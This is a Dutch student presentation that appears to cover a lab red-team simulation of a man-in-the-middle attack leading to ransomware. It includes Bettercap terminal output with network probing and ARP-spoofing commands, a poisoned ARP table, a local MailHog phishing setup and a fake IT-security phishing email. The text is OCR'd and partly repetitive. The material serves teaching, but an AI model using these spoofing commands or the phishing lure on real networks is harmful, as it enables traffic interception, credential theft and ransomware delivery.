



Leertaak Presentatie

Cailyn Huwae & Ali Othman
16 juni 2025

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Samenwerking

Cailyn: Man-in-the-Middle (MITM) aanval

Ali: Ransomware-aanval





Aanvalsscenario

- Middelgroot bedrijf
- Voorbereidingsfase compliance-certificering (bijv. ISO)
- Digitale weerbaarheid testen




Onze rol: red-team dat gesimuleerde aanval uitvoert.

2. VERKEER TUSSEN EEN
SLACHTOFFER EN DE ROUTER
ONDERSCHEPPEN.

1.VIA BETTERCAP WORDT EEN
MITM-AANVAL UITGEVOERD

3. DNS-SPOOFING UITVOEREN
OM SLACHTOFFER OM TE
LEIDEN NAAR EEN VALSE
WEBSITE.

4. PHISHINGMAIL STUREN OM
SLACHTOFFER TE
OVERTUIGEN DE BETAALDE
VERSIE VAN EEN
PROGRAMMA TE
DOWNLOADEN



5. ZOOM.COM


6. RANSOMWARE
DOWNLOADEN IN PLAATS VAN
HET ECHTE PROGRAMMA.

7. VERSLEUTEL ALLE
BESTANDEN

Demo

Disclaimer

Deze demo is uitsluitend bedoeld voor educatieve doeleinden. Screenshots en informatie over hackingtools zijn opgenomen om bewustwording en kennis over cybersecurity te vergroten. Illegaal gebruik wordt niet goedgekeurd of aangemoedigd. Gebruik deze informatie alleen op een legale en ethische manier.



```
ali@kali: ~  
File Actions Edit View Help  
(ali@kali)-[~]  
$ sudo bettercap  
[sudo] password for ali:  
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]  
  
192.168.2.0/24 > 192.168.2.10 » [10:18:31] [sys.log] [inf] gateway monitor started ...  
192.168.2.0/24 > 192.168.2.10 »
```

```
192.168.2.0/24 > 192.168.2.10 » [10:18:31] [sys.log] [inf] gateway monitor started ...
192.168.2.0/24 > 192.168.2.10 » net.probe on
192.168.2.0/24 > 192.168.2.10 » [10:21:01] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.2.0/24 > 192.168.2.10 » [10:21:01] [sys.log] [inf] net.probe probing 256 addresses on 192.168.2.0/24
192.168.2.0/24 > 192.168.2.10 » [10:21:01] [endpoint.new] endpoint 192.168.2.13 detected as ae:65:60:9a:3f:4b.
192.168.2.0/24 > 192.168.2.10 » [10:21:01] [endpoint.new] endpoint 192.168.2.1 detected as 9c:fc:e8:2f:33:25 (Intel Corporat
e).
192.168.2.0/24 > 192.168.2.10 » [10:21:01] [endpoint.new] endpoint 192.168.2.7 detected as c4:91:0c:b4:6b:a4 (Apple, Inc.).
192.168.2.0/24 > 192.168.2.10 »
```

ali@kali: ~

File Actions Edit View Help

(ali@kali)-[~]
\$ sudo bettercap

[sudo] password for ali:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.2.0/24 > 192.168.2.10
192.168.2.0/24 > 192.168.2.10
192.168.2.0/24 > 192.168.2.10
192.168.2.0/24 > 192.168.2.10
192.168.2.0/24 > 192.168.2.10
192.168.2.0/24 > 192.168.2.10

» [10:18:31] [sys.log] [inf] gateway monitor started ...
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» [10:21:01] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
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» [10:21:01] [endpoint.new] endpoint 192.168.2.1 detected as 9c:fc:e8:2f:33:25 (Intel Corporate).
» [10:21:01] [endpoint.new] endpoint 192.168.2.7 detected as c4:91:0c:b4:6b:a4 (Apple, Inc.).
» [10:21:10] [endpoint.new] endpoint 192.168.2.4 detected as 6a:cd:08:a0:c4:de.
» net.show

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.2.10	f8:94:c2:44:5c:41	wlan0	Intel Corporate	0 B	0 B	10:18:31
192.168.2.254	4c:1b:86:67:1a:0d	gateway	Arcadyan Corporation	38 kB	21 kB	10:18:31
192.168.2.1	9c:fc:e8:2f:33:25	laptop-14ot95h2.home.	Intel Corporate	0 B	3.7 kB	10:21:01
192.168.2.4	6a:cd:08:a0:c4:de	iphone.home.		1.1 kB	3.6 kB	10:23:25
192.168.2.7	c4:91:0c:b4:6b:a4	carmens-mbp-3.home.	Apple, Inc.	0 B	3.7 kB	10:21:01
192.168.2.13	ae:65:60:9a:3f:4b	device-43.home.		24 kB	3.7 kB	10:26:02

↑ 535 kB / ↓ 21 MB / 44863 pkts

192.168.2.0/24 > 192.168.2.10

1 2 3 4 5 6 7 8 9 10 11 12 13 14

Notifications Duur Timer

61% Pagina's 7/14

File Actions Edit View Help

ali@kali: ~

1 2 3 4

e).

192.168.2.0/24 > 192.168.2.10 » [10:21:01] [endpoint.new] endpoint 192.168.2.7 detected as c4:91:0c:b4:6b:a4 (Apple, Inc.).

192.168.2.0/24 > 192.168.2.10 » [10:21:10] [endpoint.new] endpoint 192.168.2.4 detected as 6a:cd:08:a0:c4:de.

192.168.2.0/24 > 192.168.2.10 » net.show

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.2.10	f8:94:c2:44:5c:41	wlan0	Intel Corporate	0 B	0 B	10:18:31
192.168.2.254	4c:1b:86:67:1a:0d	gateway	Arcadyan Corporation	38 kB	21 kB	10:18:31
192.168.2.1	9c:fc:e8:2f:33:25	laptop-14ot95h2.home.	Intel Corporate	0 B	3.7 kB	10:21:01
192.168.2.4	6a:cd:08:a0:c4:de	iphone.home.		1.1 kB	3.6 kB	10:23:25
192.168.2.7	c4:91:0c:b4:6b:a4	carmens-mbp-3.home.	Apple, Inc.	0 B	3.7 kB	10:21:01
192.168.2.13	ae:65:60:9a:3f:4b	device-43.home.		24 kB	3.7 kB	10:26:02

↑ 535 kB / ↓ 21 MB / 44863 pkts

192.168.2.0/24 > 192.168.2.10 » [10:27:29] [endpoint.lost] endpoint 192.168.2.1 (laptop-14ot95h2.home.) 9c:fc:e8:2f:33:25 (Intel Corporate) lost.

192.168.2.0/24 > 192.168.2.10 » [10:31:14] [endpoint.new] endpoint 192.168.2.1 detected as 9c:fc:e8:2f:33:25 (Intel Corporate).

192.168.2.0/24 > 192.168.2.10 » [10:43:16] [endpoint.lost] endpoint 192.168.2.1 (laptop-14ot95h2.home.) 9c:fc:e8:2f:33:25 (Intel Corporate) lost.

192.168.2.0/24 > 192.168.2.10 » set arp.spoof.full duplex true

192.168.2.0/24 > 192.168.2.10 » set arp.spoof.targets 192.168.2.1

192.168.2.0/24 > 192.168.2.10 » arp.spoof on

192.168.2.0/24 > 192.168.2.10 » [10:45:08] [sys.log] [war] arp.spoof could not find spoof targets

192.168.2.0/24 > 192.168.2.10 » [10:45:08] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.

192.168.2.0/24 > 192.168.2.10 » [10:45:08] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.

192.168.2.0/24 > 192.168.2.10 »

Notities Duur Timer

61% Pagina's 9/15

```

C:\Users\juliu>arp -a

Interface: 192.168.2.1 --- 0x11
Internet Address      Physical Address      Type
192.168.2.10          f8-94-c2-44-5c-41     dynamic
192.168.2.254         f8-94-c2-44-5c-41     dynamic
192.168.2.255         ff-ff-ff-ff-ff-ff     static
224.0.0.2             01-00-5e-00-00-02     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\juliu>
```



```
C:\Users\juliu\Downloads\MailHog_windows_amd64.exe
2025/06/13 16:58:04 Using in-memory storage
2025/06/13 16:58:04 [SMTP] Binding to address: 0.0.0.0:1025
[HTTP] Binding to address: 0.0.0.0:8025
2025/06/13 16:58:04 Serving under http://0.0.0.0:8025/
Creating API v1 with WebPath:
Creating API v2 with WebPath:
```

MailHog opzetten om lokaal phishingmails te versturen (zonder internetverbinding).

A screenshot of a macOS desktop environment. At the top, the macOS menu bar is visible, showing the Apple logo, several application icons, and the system status area with the time 11:06 and various icons for network, volume, and battery. Below the menu bar, a terminal window titled "Terminal" is open. The terminal has a dark background and displays a Python script using the smtplib library to send an email. The script sets the sender address to "security@x.bedrijf.com", the recipient address to "medewerkers@x.bedrijf.com", and the subject to "kritieke update". The email body is in Dutch, mentioning a security update for Kaspersky. The script uses the SMTP server "192.168.2.1" on port 1025. The terminal output shows "Email is verzonden". The desktop background is a dark, abstract image with geometric shapes. The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom of the terminal window shows "1,15" and "All".

SSlZinReliwwADIAN24_ZoeColBluThelocDeDeemyOsi24-sanRe: x

localhost:8025

☆🔒🔌A⋮

 MailHog

 GitHub

🟢 Connected

Inbox (1)

🗑️ Delete all messages

Jim

Jim is a chaos monkey.
[Find out more at GitHub.](#)

Enable Jim

←🗑️⬇️🔗

From security@x.bedrijf.com

Subject **kritieke update**

To medewerkers@x.bedrijf.com

Plain text

Source

Beste collega,

Goed nieuws! Ons IT-beveiligingsteam heeft laten weten dat het programma adobe tijdelijk gratis beschikbaar is voor de komende 2 dagen via de officiële website. Ben je geïnteresseerd? Bezoek dan de website van adobe voor meer informatie en om het te downloaden.

Met vriendelijke groet,

ICT Beveiligingsteam

Show headers ▾

